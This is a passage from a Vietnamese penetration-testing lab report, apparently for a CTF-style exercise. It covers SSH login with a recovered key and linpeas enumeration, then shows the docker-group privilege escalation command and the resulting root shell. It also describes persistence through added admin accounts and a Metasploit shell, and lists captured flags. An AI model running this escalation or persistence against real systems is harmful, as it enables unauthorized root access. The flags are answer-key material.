Invalid URL '0': No scheme supplied. Perhaps you meant http://0?
newdoor@newdoor: /home/insec$

```

Ta lưu key vào máy của mình và thực hiện cấp quyền 600.

Step 2: Login ssh với file **key** đã tìm được, ta vào được shell với quyền của user **insec**

```

(kali㉿kali)-[~]
$ ssh -i mykey.txt insecc@192.168.19.127
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Dec 24 03:57:46 PM UTC 2022

System load:  0.12353515625      Processes:            256
Usage of /:   30.2% of 18.53GB   Users logged in:      2
Memory usage: 4%                IPv4 address for docker0: 172.17.0.1
Swap usage:   0%                IPv4 address for ens33:  192.168.19.127

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Sat Dec 24 15:33:04 2022 from 192.168.19.111

```

Step 3: Ta dùng **linpeas.sh** để xem coi có thứ gì thú vị không thì phát hiện docker có uid là 999

```

insec@newdoor:~$ nano linpeas.sh
insec@newdoor:~$ chmod +x linpeas.sh
insec@newdoor:~$ ./linpeas.sh

```

```

Superusers
root:x:0:0:root:/root:/bin/bash

Users with console
insec:x:1000:1000:InSec:/home/insec:/bin/bash
newdoor:x:1001:1001::/home/newdoor:/bin/bash
root:x:0:0:root:/root:/bin/bash

All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(insec) gid=1000(insec) groups=1000(insec),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),999(docker)
uid=1001(newdoor) gid=1001(newdoor) groups=1001(newdoor)
uid=100(apt) gid=65534(nogroup) groups=65534(nogroup)
uid=101(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=102(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=103(messagebus) gid=104(messagebus) groups=104(messagebus)
uid=104(custom-sysusers) gid=105(custom-sysusers) groups=105(custom-sysusers)

```

Ta search “Privilege escalation in Docker” thì ra được câu lệnh sau.

“docker run -v /:/mnt --rm -it alpine chroot /mnt sh”

Bản chất của câu lệnh này là sinh ra một shell để tương tác với hệ thống và thoát khỏi môi trường bị hạn chế


```
insec@newdoor:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
c158987b0551: Pull complete
Digest: sha256:8914eb54f968791faf6a8638949e480fef81e697984fba772b3976835194c6d4
Status: Downloaded newer image for alpine:latest
# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var
# who a"H"H"H"H"C
# whoami
root
```

Ta tìm trong thư mục root thì phát hiện file **root.txt**, đọc file và ta có được flag.

```
# pwd
/home
# who a"H"H"H"C
# ls -al
total 16
drwxr-xr-x 4 root root 4096 Dec 10 16:41 .
drwxr-xr-x 19 root root 4096 Dec 2 07:02 ..
drwxr-xr-x 7 insec insec 4096 Dec 25 06:35 insec
drwxr-xr-x 5 newdoor newdoor 4096 Dec 25 04:08 newdoor
# cd -^C
# cd ..
# ls -al
total 2097228
drwxr-xr-x 19 root root 4096 Dec 2 07:02 .
drwxr-xr-x 19 root root 4096 Dec 2 07:02 ..
lrwxrwxrwx 1 root root 7 Aug 9 11:53 bin → usr/bin
drwxr-xr-x 4 root root 4096 Dec 2 07:16 boot
drwxr-xr-x 20 root root 4000 Dec 23 06:08 dev
drwxr-xr-x 106 root root 4096 Dec 16 06:06 etc
drwxr-xr-x 4 root root 4096 Dec 10 16:41 home
lrwxrwxrwx 1 root root 7 Aug 9 11:53 lib → usr/lib
lrwxrwxrwx 1 root root 9 Aug 9 11:53 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 Aug 9 11:53 lib64 → usr/lib64
lrwxrwxrwx 1 root root 10 Aug 9 11:53 libx32 → usr/libx32
drwx 2 root root 16384 Dec 2 06:32 lost+found
drwxr-xr-x 2 root root 4096 Dec 25 06:09 media
```

```
drwx 2 root root 16384 Dec 2 06:32 lost+found
drwxr-xr-x 2 root root 4096 Dec 25 06:09 media
drwxr-xr-x 2 root root 4096 Aug 9 11:53 mnt
drwxr-xr-x 3 root root 4096 Dec 10 16:39 opt
dr-xr-xr-x 337 root root 0 Dec 23 06:08 proc
drwx 6 root root 4096 Dec 14 02:52 root
drwxr-xr-x 34 root root 1100 Dec 25 06:28 run
lrwxrwxrwx 1 root root 8 Aug 9 11:53 sbin → usr/sbin
drwxr-xr-x 6 root root 4096 Aug 9 11:58 snap
drwxr-xr-x 2 root root 4096 Aug 9 11:53 srv
-rw 1 root root 2147483648 Dec 2 06:49 swap.img
dr-xr-xr-x 13 root root 0 Dec 23 06:08 sys
drwxrwxrwt 14 root root 4096 Dec 25 06:29 tmp
drwxr-xr-x 14 root root 4096 Aug 9 11:53 usr
drwxr-xr-x 14 root root 4096 Dec 10 16:42 var
# cd root
# ls -al
total 40
drwx 6 root root 4096 Dec 14 02:52 .
drwxr-xr-x 19 root root 4096 Dec 2 07:02 ..
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwxr-xr-x 3 root root 4096 Dec 10 16:37 .cache
drwxr-xr-x 3 root root 4096 Dec 14 02:52 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx 2 root root 4096 Dec 2 07:06 .ssh
-rw-r--r-- 1 root root 0 Dec 10 16:35 .sudo_as_admin_successful
-rw-r--r-- 1 root root 173 Dec 10 16:37 .wget-hsts
-rw-r--r-- 1 root root 40 Dec 10 16:42 root.txt
drwx 3 root root 4096 Dec 2 07:06 snap
# cat root.txt
InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
```


Hình ảnh minh chứng:



The screenshot shows a Kali Linux virtual machine interface. The terminal window displays the output of the 'ifconfig' command, showing network interfaces 'docker0', 'eth0', 'lo', and 'tun0'. The 'docker0' interface is configured with IP 172.17.0.1 and netmask 255.255.0.0. The 'eth0' interface is configured with IP 192.168.187.128 and netmask 255.255.255.0. The 'lo' interface is configured with IP 127.0.0.1 and netmask 255.0.0.0. The 'tun0' interface is configured with IP 10.8.0.13 and netmask 255.255.255.0. The terminal also shows the output of the 'docker run' command, which runs an Alpine Linux container named 'chroot' with IP 10.8.0.13 and netmask 255.255.255.0. The container is configured with IP 10.8.0.13 and netmask 255.255.255.0. The terminal also shows the output of the 'whoami' command, which returns 'root'.

[Hình ảnh chứa nội dung: tên user root (whoami), id, địa chỉ IP (ipconfig)]

Nội dung tập tin Root.txt:



The screenshot shows a Kali Linux virtual machine interface. The terminal window displays the output of the 'ls' command, showing the contents of the root directory. The output includes 'bin', 'dev', 'home', 'lib32', 'libx32', 'media', 'opt', 'root', 'sbin', 'srv', 'sys', 'usr', 'boot', 'etc', 'lib', 'lib64', 'lost+found', 'mnt', 'proc', 'run', 'snap', 'swap.img', 'tmp', 'var', 'root.txt', and 'snap'. The terminal also shows the output of the 'cat root.txt' command, which displays the contents of the file 'root.txt'. The output of 'cat root.txt' is 'InSec(Wry2dc5Aw7pRQKy7e2yHMKIaCUBZqR)'.

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin root.txt]

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. Nhóm 7 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, Nhóm 7 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.120 - 134	Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}	InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}	InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
	Flag02{k6fsTHxtmLUpHSIQs83X3nsCPa9I47qy}		
	Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}		

3.2 Phụ lục 2 – Các nguồn tham khảo

Exploiting NFS share: <https://resources.infosecinstitute.com/topic/exploiting-nfs-share/>

Hashcat: <https://tuhocnetworksecurity.business.blog/2021/01/28/kali-linux-can-ban-bai-8-hash-cracking-voi-hashcat-john-the-ripper-va-crackstation/>

Python payload: <https://www.youtube.com/watch?v=Kl2dNlIRY-4&t=936s>

Login ssh private key: <https://www.cloudbolt.io/blog/linux-how-to-login-with-a-ssh-private-key/>

Link linpeas: <https://linpeas.sh/>

Docker privileged escalation: [docker](#) | [GTF0Bins](#)

- HẾT -